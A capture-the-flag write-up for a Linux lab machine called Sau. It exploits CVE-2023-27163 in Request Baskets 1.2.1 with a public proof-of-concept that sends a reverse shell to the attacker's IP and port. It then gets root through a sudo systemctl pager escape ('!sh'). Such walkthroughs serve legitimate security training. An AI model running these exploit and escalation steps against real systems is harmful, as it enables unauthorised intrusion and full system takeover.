Sau

Details
- OS: Linux
- Difficulty: Easy
- IP Address: 10.10.11.224
- Author: AETH3RON
Overview
This machine is an easy-difficulty Linux target that exposes a vulnerable web service leading to remote code execution. The initial foothold is obtained by exploiting a vulnerable version of Request Baskets, which allows command execution through a crafted request. After gaining access, privilege escalation is achieved by abusing misconfigured sudo permissions on systemctl, allowing execution of arbitrary commands as root.
Enumeration
Nmap
nmap -Pn -sS -sV -p- 10.10.11.224 -oN nmap-basic
nmap -Pn -sS -sV -sC -p22,80,8338,55555 10.10.11.224 -oN nmap-common
The scan reveals the following relevant services:
- 22/tcp – SSH (OpenSSH 8.2p1)
- 80/tcp – HTTP (filtered)
- 8338/tcp – Unknown (filtered)
- 55555/tcp – HTTP (Golang net/http server)
Web
Visiting the web service hosted on port 55555, we are presented with a web interface titled Request Baskets.

At the bottom of the page, the application discloses its version number. In this case, the running version is:

Foothold
After performing a quick search, we discover that Request Baskets 1.2.1 is vulnerable to CVE-2023-27163.
This vulnerability allows attackers to execute arbitrary commands on the target system by abusing how the application handles crafted HTTP requests.
Searching for public exploits, we quickly find a working proof-of-concept on GitHub. We can use the exploit as follows:
python3 exploit.py http://10.10.11.XXX:55555 <YOUR-IP> <YOUR-PORT>
After executing the exploit, a few seconds later we receive a reverse shell on our Netcat listener, confirming successful remote code execution.

Privilege Escalation
Before continuing, we upgrade our shell to a fully interactive TTY:
python3 -c 'import pty; pty.spawn("/bin/bash")'
Next, we check our sudo privileges:

The output shows that we are allowed to execute a specific systemctl command with sudo privileges.
Since systemctl allows command execution through pager interaction, this configuration can be abused to spawn a root shell.

We execute the allowed command:
sudo systemctl status trail.serviceOnce the pager opens, we escape to a shell by typing:
!shThis results in a root shell. We can verify our privileges:
whoami
# root
At this point, we have full control over the system.
References
- CVE-2023-27163 Information:
- CVE-2023-27163 Exploit:
- GTFOBINS: